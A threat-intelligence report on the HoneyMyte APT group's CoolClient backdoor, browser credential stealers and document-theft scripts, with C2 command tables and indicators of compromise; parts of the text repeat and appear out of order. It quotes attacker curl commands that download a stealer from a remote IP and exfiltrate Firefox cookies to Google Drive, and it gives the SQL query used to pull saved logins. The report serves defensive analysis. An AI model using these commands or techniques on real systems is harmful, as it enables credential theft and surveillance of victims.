
Batch script that performs network enumeration and saves the results to the log.dat file for later exfiltration

Batch script that performs network enumeration and saves the results to the log.dat file for later exfiltration

During enumeration, the script also collects information such as stored credentials, the result of the systeminfo command, registry keys, the startup folder list, the list of files and folders, and antivirus information into a file named log.dat. It then uploads this file via FTP to http://113.23.212[.]15/pub/.

Batch script that collects registry, startup items, directories, and antivirus information for system profiling

Batch script that collects registry, startup items, directories, and antivirus information for system profiling

Next, it deletes both log.dat and the nbtscan executable to remove traces. The script then terminates browser processes, compresses browser-related folders, retrieves FileZilla configuration files, archives documents from all drives with rar.exe, and uploads the collected data to the same server.

Finally, it deletes any remaining artifacts to cover its tracks.

Ttraazcs32.ps1 – PowerShell-based collection and exfiltration

The second script observed in HoneyMyte operations is a PowerShell file named Ttraazcs32.ps1.

Similar to the batch file, this script downloads curl.exe and rar.exe into the public folder to handle file transfers and compression. It collects computer and user information, as well as network details such as the public IP address and Wi-Fi network data.

All gathered information is written to a file, compressed into a password-protected RAR archive and uploaded via FTP.

In addition to system profiling, the script searches multiple drives including C:\Users\Desktop, Downloads, and drives D: to Z: for recently modified documents. Targeted file types include .doc, .xls, .pdf, .tif, and .txt, specifically those changed within the last 60 days. These files are also compressed into a password-protected RAR archive and exfiltrated to the same FTP server.

t.ps1 – Saved login data collection and exfiltration

The third script attributed to HoneyMyte is a PowerShell file named t.ps1.

The script requires a number as a parameter and creates a working directory under D:\temp with that number as the directory name. The number is not related to any identifier. It is simply a numeric label that is probably used to organize stolen data by victim. If the D drive doesn’t exist on the victim’s machine, the new folder will be created in the current working directory.

The script then searches the system for Chrome and Chromium-based browser files such as Login Data and Local State. It copies these files into the target directory and extracts the encrypted_key value from the Local State file. It then uses Windows DPAPI (System.Security.Cryptography.ProtectedData) to decrypt this key and writes the decrypted Base64-encoded key into a new file named Local State-journal in the same directory. For example, if the original file is C:\Users\$username \AppData\Local\Google\Chrome\User Data\Local State, the script creates a new file C:\Users\$username\AppData\Local\Google\Chrome\User Data\Local State-journal, which the attacker can later use to access stored credentials.

PowerShell script that extracts and decrypts the Chrome encrypted_key from the Local State file before writing the result to a Local State-journal file

PowerShell script that extracts and decrypts the Chrome encrypted_key from the Local State file before writing the result to a Local State-journal file

Once the credential data is ready, the script verifies that both rar.exe and curl.exe are available. If they are not present, it downloads them directly from Google Drive. The script then compresses the collected data into a password-protected archive (the password is “PIXELDRAIN”) and uploads it to pixeldrain.com using the service’s API, authenticated with a hardcoded token. Pixeldrain is a public file-sharing service that attackers abuse for data exfiltration.

Script that compresses data with RAR, and exfiltrates it to Pixeldrain via API

Script that compresses data with RAR, and exfiltrates it to Pixeldrain via API

This approach highlights HoneyMyte’s shift toward using public file-sharing services to covertly exfiltrate sensitive data, especially browser login credentials.

Conclusion

Recent findings indicate that HoneyMyte continues to operate actively in the wild, deploying an updated toolset that includes the CoolClient backdoor, a browser login data stealer, and various document theft scripts.

With capabilities such as keylogging, clipboard monitoring, proxy credential theft, document exfiltration, browser credential harvesting, and large-scale file theft, HoneyMyte’s campaigns appear to go far beyond traditional espionage goals like document theft and persistence. These tools indicate a shift toward the active surveillance of user activity that includes capturing keystrokes, collecting clipboard data, and harvesting proxy credential.

Organizations should remain highly vigilant against the deployment of HoneyMyte’s toolset, including the CoolClient backdoor, as well as related malware families such as PlugX, ToneShell, Qreverse, and LuminousMoth. These operations are part of a sophisticated threat actor strategy designed to maintain persistent access to compromised systems while conducting high-value surveillance activities.

Indicators of compromise

CoolClient
F518D8E5FE70D9090F6280C68A95998F          libngs.dll
1A61564841BBBB8E7774CBBEB3C68D5D       loader.dat
AEB25C9A286EE4C25CA55B72A42EFA2C        main.dat
6B7300A8B3F4AAC40EEECFD7BC47EE7C        time.dat

CoolClient plugins
7AA53BA3E3F8B0453FFCFBA06347AB34        ServiceMgrS.dll
A1CD59F769E9E5F6A040429847CA6EAE         FileMgrS.dll
1BC5329969E6BF8EF2E9E49AAB003F0B         RemoteShellS.dll

Browser login data stealer
1A5A9C013CE1B65ABC75D809A25D36A7       Variant A
E1B7EF0F3AC0A0A64F86E220F362B149          Variant B
DA6F89F15094FD3F74BA186954BE6B05         Variant C

Scripts
C19BD9E6F649DF1DF385DEEF94E0E8C4         1.bat
838B591722512368F81298C313E37412           Ttraazcs32.ps1
A4D7147F0B1CA737BFC133349841AABA        t.ps1

CoolClient C2
account.hamsterxnxx[.]com
popnike-share[.]com
japan.Lenovoappstore[.]com

FTP server
113.23.212[.]15

  •  

HoneyMyte updates CoolClient and deploys multiple stealers in recent campaigns

Over the past few years, we’ve been observing and monitoring the espionage activities of HoneyMyte (aka Mustang Panda or Bronze President) within Asia and Europe, with the Southeast Asia region being the most affected. The primary targets of most of the group’s campaigns were government entities.

As an APT group, HoneyMyte uses a variety of sophisticated tools to achieve its goals. These tools include ToneShell, PlugX, Qreverse and CoolClient backdoors, Tonedisk and SnakeDisk USB worms, among others. In 2025, we observed HoneyMyte updating its toolset by enhancing the CoolClient backdoor with new features, deploying several variants of a browser login data stealer, and using multiple scripts designed for data theft and reconnaissance.

Additional information about this threat, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. If you are interested, please contact intelreports@kaspersky.com.

CoolClient backdoor

An early version of the CoolClient backdoor was first discovered by Sophos in 2022, and TrendMicro later documented an updated version in 2023. Fast forward to our recent investigations, we found that CoolClient has evolved quite a bit, and the developers have added several new features to the backdoor. This updated version has been observed in multiple campaigns across Myanmar, Mongolia, Malaysia and Russia where it was often deployed as a secondary backdoor in addition to PlugX and LuminousMoth infections.

In our observations, CoolClient was typically delivered alongside encrypted loader files containing encrypted configuration data, shellcode, and in-memory next-stage DLL modules. These modules relied on DLL sideloading as their primary execution method, which required a legitimate signed executable to load a malicious DLL. Between 2021 and 2025, the threat actor abused signed binaries from various software products, including BitDefender, VLC Media Player, Ulead PhotoImpact, and several Sangfor solutions.

Variants of CoolClient abusing different software for DLL sideloading (2021–2025)

Variants of CoolClient abusing different software for DLL sideloading (2021–2025)

The latest CoolClient version analyzed in this article abuses legitimate software developed by Sangfor. Below, you can find an overview of how it operates. It is worth noting that its behavior remains consistent across all variants, except for differences in the final-stage features.

Overview of CoolClient execution flow

Overview of CoolClient execution flow

However, it is worth noting that in another recent campaign involving this malware in Pakistan and Myanmar, we observed that HoneyMyte has introduced a newer variant of CoolClient that drops and executes a previously unseen rootkit. A separate report will be published in the future that covers the technical analysis and findings related to this CoolClient variant and the associated rootkit.

CoolClient functionalities

In terms of functionality, CoolClient collects detailed system and user information. This includes the computer name, operating system version, total physical memory (RAM), network details (MAC and IP addresses), logged-in user information, and descriptions and versions of loaded driver modules. Furthermore, both old and new variants of CoolClient support file upload to the C2, file deletion, keylogging, TCP tunneling, reverse proxy listening, and plugin staging/execution for running additional in-memory modules. These features are still present in the latest versions, alongside newly added functionalities.

In this latest variant, CoolClient relies on several important files to function properly:

Filename Description
Sang.exe Legitimate Sangfor application abused for DLL sideloading.
libngs.dll Malicious DLL used to decrypt loader.dat and execute shellcode.
loader.dat Encrypted file containing shellcode and a second-stage DLL. Parameter checker and process injection activity reside here.
time.dat Encrypted configuration file.
main.dat Encrypted file containing shellcode and a third-stage DLL. The core functionality resides here.

Parameter modes in second-stage DLL

CoolClient typically requires three parameters to function properly. These parameters determine which actions the malware is supposed to perform. The following parameters are supported.

Parameter Actions
No parameter ·        CoolClient will launch a new process of itself with the install parameter. For example: Sang.exe install.
install
  • CoolClient decrypts time.dat.
  • Adds new key to the Run registry for persistence mechanism.
  • Creates a process named write.exe.
  • Decrypts and injects loader.dat into a newly created write.exe process.
  • Checks for service control manager (SCM) access.
  • Checks for multiple AV processes such as 360sd.exe, zhudongfangyu.exe and 360desktopservice64.exe.
  • Installs a service named media_updaten and starts it.
  • If the current user is in the Administrator group, creates a new process of itself with the passuac parameter to bypass UAC.
work
  • Creates a process named write.exe.
  • Decrypts and injects loader.dat into a newly spawned write.exe process.
passuac
  • Bypasses UAC and performs privilege elevation.
  • Checks if the machine runs Windows 10 or a later version.
  • Impersonates svchost.exe process by spoofing PEB information.
  • Creates a scheduled task named ComboxResetTask for persistence. The task executes the malware with the work parameter.
  • Elevates privileges to admin by duplicating an access token from an existing elevated process.

Final stage DLL

The write.exe process decrypts and launches the main.dat file, which contains the third (final) stage DLL. CoolClient’s core features are implemented in this DLL. When launched, it first checks whether the keylogger, clipboard stealer, and HTTP proxy credential sniffer are enabled. If they are, CoolClient creates a new thread for each specific functionality. It is worth noting that the clipboard stealer and HTTP proxy credential sniffer are new features that weren’t present in older versions.

Clipboard and active windows monitor

A new feature introduced in CoolClient is clipboard monitoring, which leverages functions that are typically abused by clipboard stealers, such as GetClipboardData and GetWindowTextW, to capture clipboard information.

CoolClient also retrieves the window title, process ID and current timestamp of the user’s active window using the GetWindowTextW API. This information enables the attackers to monitor user behavior, identify which applications are in use, and determine the context of data copied at a given moment.

The clipboard contents and active window information are encrypted using a simple XOR operation with the byte key 0xAC, and then written to a file located at C:\ProgramData\AppxProvisioning.xml.

HTTP proxy credential sniffer

Another notable new functionality is CoolClient’s ability to extract HTTP proxy credentials from the host’s HTTP traffic packets. To do so, the malware creates dedicated threads to intercept and parse raw network traffic on each local IP address. Once it is able to intercept and parse the traffic, CoolClient starts extracting proxy authentication credentials from HTTP traffic intercepted by the malware’s packet sniffer.

The function operates by analyzing the raw TCP payload to locate the Proxy-Connection header and ensure the packet is relevant. It then looks for the Proxy-Authorization: Basic header, extracts and decodes the Base64-encoded credential and saves it in memory to be sent later to the C2.

Function used to find and extract Base64-encoded credentials from HTTP proxy-authorization headers

Function used to find and extract Base64-encoded credentials from HTTP proxy-authorization headers

C2 command handler

The latest CoolClient variant uses TCP as the main C2 communication protocol by default, but it also has the option to use UDP, similar to the previous variant. Each incoming payload begins with a four-byte magic value to identify the command family. However, if the command is related to downloading and running a plugin, this value is absent. If the client receives a packet without a recognized magic value, it switches to plugin mode (mechanism used to receive and execute plugin modules in memory) for command processing.

Magic value Command category
CC BB AA FF Beaconing, status update, configuration.
CD BB AA FF Operational commands such as tunnelling, keylogging and file operations.
No magic value Receive and execute plugin module in memory.

0xFFAABBCC – Beacon and configuration commands

Below is the command menu to manage client status and beaconing:

Command ID Action
0x0 Send beacon connection
0x1 Update beacon timestamp
0x2 Enumerate active user sessions
0x3 Handle incoming C2 command

0xFFAABBCD – Operational commands

This command group implements functionalities such as data theft, proxy setup, and file manipulation. The following is a breakdown of known subcommands:

Command ID Action
0x0 Set up reverse tunnel connection
0x1 Send data through tunnel
0x2 Close tunnel connection
0x3 Set up reverse proxy
0x4 Shut down a specific socket
0x6 List files in a directory
0x7 Delete file
0x8 Set up keylogger
0x9 Terminate keylogger thread
0xA Get clipboard data
0xB Install clipboard and active windows monitor
0xC Turn off clipboard and active windows monitor
0xD Read and send file
0xE Delete file

CoolClient plugins

CoolClient supports multiple plugins, each dedicated to a specific functionality. Our recent findings indicate that the HoneyMyte group actively used CoolClient in campaigns targeting Mongolia, where the attackers pushed and executed a plugin named FileMgrS.dll through the C2 channel for file management operations.

Further sample hunting in our telemetry revealed two additional plugins: one providing remote shell capability (RemoteShellS.dll), and another focused on service management (ServiceMgrS.dll).

ServiceMgrS.dll – Service management plugin

This plugin is used to manage services on the victim host. It can enumerate all services, create new services, and even delete existing ones. The following table lists the command IDs and their respective actions.

Command ID Action
0x0 Enumerate services
0x1 / 0x4 Start or resume service
0x2 Stop service
0x3 Pause service
0x5 Create service
0x6 Delete service
0x7 Set service to start automatically at boot
0x8 Set service to be launched manually
0x9 Set service to disabled

FileMgrS.dll – File management plugin

A few basic file operations are already supported in the operational commands of the main CoolClient implant, such as listing directory contents and deleting files. However, the dedicated file management plugin provides a full set of file management capabilities.

Command ID Action
0x0 List drives and network resources
0x1 List files in folder
0x2 Delete file or folder
0x3 Create new folder
0x4 Move file
0x5 Read file
0x6 Write data to file
0x7 Compress file or folder into ZIP archive
0x8 Execute file
0x9 Download and execute file using certutil
0xA Search for file
0xB Send search result
0xC Map network drive
0xD Set chunk size for file transfers
0xF Bulk copy or move
0x10 Get file metadata
0x11 Set file metadata

RemoteShellS.dll – Remote shell plugin

Based on our analysis of the main implant, the C2 command handler did not implement remote shell functionality. Instead, CoolClient relied on a dedicated plugin to enable this capability. This plugin spawns a hidden cmd.exe process, redirecting standard input and output through pipes, which allows the attacker to send commands into the process and capture the resulting output. This output is then forwarded back to the C2 server for remote interaction.

CoolClient plugin that spawns cmd.exe with redirected I/O and forwards command output to C2

CoolClient plugin that spawns cmd.exe with redirected I/O and forwards command output to C2

Browser login data stealer

While investigating suspicious ToneShell backdoor traffic originating from a host in Thailand, we discovered that the HoneyMyte threat actor had downloaded and executed a malware sample intended to extract saved login credentials from the Chrome browser as part of their post-exploitation activities. We will refer to this sample as Variant A. On the same day, the actor executed a separate malware sample (Variant B) targeting credentials stored in the Microsoft Edge browser. Both samples can be considered part of the same malware family.

During a separate threat hunting operation focused on HoneyMyte’s QReverse backdoor, we retrieved another variant of a Chrome credential parser (Variant C) that exhibited significant code similarities to the sample used in the aforementioned ToneShell campaign.

The malware was observed in countries such as Myanmar, Malaysia, and Thailand, with a particular focus on the government sector.

The following table shows the variants of this browser credential stealer employed by HoneyMyte.

Variant Targeted browser(s) Execution method MD5 hash
A Chrome Direct execution (PE32) 1A5A9C013CE1B65ABC75D809A25D36A7
B Edge Direct execution (PE32) E1B7EF0F3AC0A0A64F86E220F362B149
C Chromium-based browsers DLL side-loading DA6F89F15094FD3F74BA186954BE6B05

These stealers may be part of a new malware toolset used by HoneyMyte during post-exploitation activities.

Initial infection

As part of post-exploitation activity involving the ToneShell backdoor, the threat actor initially executed the Variant A stealer, which targeted Chrome credentials. However, we were unable to determine the exact delivery mechanism used to deploy it.

A few minutes later, the threat actor executed a command to download and run the Variant B stealer from a remote server. This variant specifically targeted Microsoft Edge credentials.

curl  hxxp://45.144.165[.]65/BUIEFuiHFUEIuioKLWENFUoi878UIESf/MUEWGHui897hjkhsjdkHfjegfdh/67jksaebyut8seuhfjgfdgdfhet4SEDGF/Tools/getlogindataedge.exe -o "C:\users\[username]\libraries\getloginedge.exe"

Within the same hour that Variant B was downloaded and executed, we observed the threat actor issue another command to exfiltrate the Firefox browser cookie file (cookies.sqlite) to Google Drive using a curl command.

curl  -X POST -L -H "Authorization: Bearer ya29.a0Ad52N3-ZUcb-ixQT_Ts1MwvXsO9JwEYRujRROo-vwqmSW006YxrlFSRjTuUuAK-u8UiaQt7v0gQbjktpFZMp65hd2KBwnY2YdTXYAKhktWi-v1LIaEFYzImoO7p8Jp01t29_3JxJukd6IdpTLPdXrKINmnI9ZgqPTWicWN4aCgYKAQ4SARASFQHGX2MioNQPPZN8EkdbZNROAlzXeQ0174"  -F "metadata={name :'8059cookies.sqlite'};type=application/json;charset=UTF-8" -F "file=@"$appdata\Mozilla\Firefox\Profiles\i6bv8i9n.default-release\cookies.sqlite";type=application/zip" -k "https://www.googleapis.com/upload/drive/v3/files?uploadType=multipart"

Variant C analysis

Unlike Variants A and B, which use hardcoded file paths, the Variant C stealer accepts two runtime arguments: file paths to the browser’s Login Data and Local State files. This provides greater flexibility and enables the stealer to target any Chromium-based browser such as Chrome, Edge, Brave, or Opera, regardless of the user profile or installation path. An example command used to execute Variant C is as follows:

Jarte.exe "C:\Users\[username]\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\[username]\AppData\Local\Google\Chrome\User Data\Local State"

In this context, the Login Data file is an SQLite database that stores saved website login credentials, including usernames and AES-encrypted passwords. The Local State file is a JSON-formatted configuration file containing browser metadata, with the most important value being encrypted_key, a Base64-encoded AES key. It is required to decrypt the passwords stored in the Login Data database and is also encrypted.

When executed, the malware copies the Login Data file to the user’s temporary directory as chromeTmp.

Function that copies Chrome browser login data into a temporary file (chromeTmp) for exfiltration

Function that copies Chrome browser login data into a temporary file (chromeTmp) for exfiltration

To retrieve saved credentials, the malware executes the following SQL query on the copied database:

SELECT origin_url, username_value, password_value FROM logins

This query returns the login URL, stored username, and encrypted password for each saved entry.

Next, the malware reads the Local State file to extract the browser’s encrypted master key. This key is protected using the Windows Data Protection API (DPAPI), ensuring that the encrypted data can only be decrypted by the same Windows user account that created it. The malware then uses the CryptUnprotectData API to decrypt this key, enabling it to access and decrypt password entries from the Login Data SQLite database.

With the decrypted AES key in memory, the malware proceeds to decrypt each saved password and reconstructs complete login records.

Finally, it saves the results to the text file C:\Users\Public\Libraries\License.txt.

Login data stealer’s attribution

Our investigation indicated that the malware was consistently used in the ToneShell backdoor campaign, which was attributed to the HoneyMyte APT group.
Another factor supporting our attribution is that the browser credential stealer appeared to be linked to the LuminousMoth APT group, which has previously been connected to HoneyMyte. Our analysis of LuminousMoth’s cookie stealer revealed several code-level similarities with HoneyMyte’s credential stealer. For example, both malware families used the same method to copy targeted files, such as Login Data and Cookies, into a temporary folder named ChromeTmp, indicating possible tool reuse or a shared codebase.

Code similarity between HoneyMyte's saved login data stealer and LuminousMoth's cookie stealer

Code similarity between HoneyMyte’s saved login data stealer and LuminousMoth’s cookie stealer

Both stealers followed the same steps: they checked if the original Login Data file existed, located the temporary folder, and copied the browser data into a file with the same name.

Based on these findings, we assess with high confidence that HoneyMyte is behind this browser credential stealer, which also has a strong connection to the LuminousMoth APT group.

Document theft and system information reconnaissance scripts

In several espionage campaigns, HoneyMyte used a number of scripts to gather system information, conduct document theft activities and steal browser login data. One of these scripts is a batch file named 1.bat.

1.bat – System enumeration and data exfiltration batch script

The script starts by downloading curl.exe and rar.exe into the public folder. These are the tools used for file transfer and compression.

Batch script that downloads curl.exe and rar.exe from HoneyMyte infrastructure and executes them for file transfer and compression

Batch script that downloads curl.exe and rar.exe from HoneyMyte infrastructure and executes them for file transfer and compression

It then collects network details and downloads and runs the nbtscan tool for internal network scanning.

Batch script that performs network enumeration and saves the results to the log.dat file for later exfiltration

Batch script that performs network enumeration and saves the results to the log.dat file for later exfiltration

During enumeration, the script also collects information such as stored credentials, the result of the systeminfo command, registry keys, the startup folder list, the list of files and folders, and antivirus information into a file named log.dat. It then uploads this file via FTP to http://113.23.212[.]15/pub/.

Batch script that collects registry, startup items, directories, and antivirus information for system profiling

Batch script that collects registry, startup items, directories, and antivirus information for system profiling

Next, it deletes both log.dat and the nbtscan executable to remove traces. The script then terminates browser processes, compresses browser-related folders, retrieves FileZilla configuration files, archives documents from all drives with rar.exe, and uploads the collected data to the same server.

Finally, it deletes any remaining artifacts to cover its tracks.

Ttraazcs32.ps1 – PowerShell-based collection and exfiltration

The second script observed in HoneyMyte operations is a PowerShell file named Ttraazcs32.ps1.

Similar to the batch file, this script downloads curl.exe and rar.exe into the public folder to handle file transfers and compression. It collects computer and user information, as well as network details such as the public IP address and Wi-Fi network data.

All gathered information is written to a file, compressed into a password-protected RAR archive and uploaded via FTP.

In addition to system profiling, the script searches multiple drives including C:\Users\Desktop, Downloads, and drives D: to Z: for recently modified documents. Targeted file types include .doc, .xls, .pdf, .tif, and .txt, specifically those changed within the last 60 days. These files are also compressed into a password-protected RAR archive and exfiltrated to the same FTP server.

t.ps1 – Saved login data collection and exfiltration

The third script attributed to HoneyMyte is a PowerShell file named t.ps1.

The script requires a number as a parameter and creates a working directory under D:\temp with that number as the directory name. The number is not related to any identifier. It is simply a numeric label that is probably used to organize stolen data by victim. If the D drive doesn’t exist on the victim’s machine, the new folder will be created in the current working directory.

The script then searches the system for Chrome and Chromium-based browser files such as Login Data and Local State. It copies these files into the target directory and extracts the encrypted_key value from the Local State file. It then uses Windows DPAPI (System.Security.Cryptography.ProtectedData) to decrypt this key and writes the decrypted Base64-encoded key into a new file named Local State-journal in the same directory. For example, if the original file is C:\Users\$username \AppData\Local\Google\Chrome\User Data\Local State, the script creates a new file C:\Users\$username\AppData\Local\Google\Chrome\User Data\Local State-journal, which the attacker can later use to access stored credentials.

PowerShell script that extracts and decrypts the Chrome encrypted_key from the Local State file before writing the result to a Local State-journal file

PowerShell script that extracts and decrypts the Chrome encrypted_key from the Local State file before writing the result to a Local State-journal file

Once the credential data is ready, the script verifies that both rar.exe and curl.exe are available. If they are not present, it downloads them directly from Google Drive. The script then compresses the collected data into a password-protected archive (the password is “PIXELDRAIN”) and uploads it to pixeldrain.com using the service’s API, authenticated with a hardcoded token. Pixeldrain is a public file-sharing service that attackers abuse for data exfiltration.

Script that compresses data with RAR, and exfiltrates it to Pixeldrain via API

Script that compresses data with RAR, and exfiltrates it to Pixeldrain via API

This approach highlights HoneyMyte’s shift toward using public file-sharing services to covertly exfiltrate sensitive data, especially browser login credentials.

Conclusion

Recent findings indicate that HoneyMyte continues to operate actively in the wild, deploying an updated toolset that includes the CoolClient backdoor, a browser login data stealer, and various document theft scripts.

With capabilities such as keylogging, clipboard monitoring, proxy credential theft, document exfiltration, browser credential harvesting, and large-scale file theft, HoneyMyte’s campaigns appear to go far beyond traditional espionage goals like document theft and persistence. These tools indicate a shift toward the active surveillance of user activity that includes capturing keystrokes, collecting clipboard data, and harvesting proxy credential.

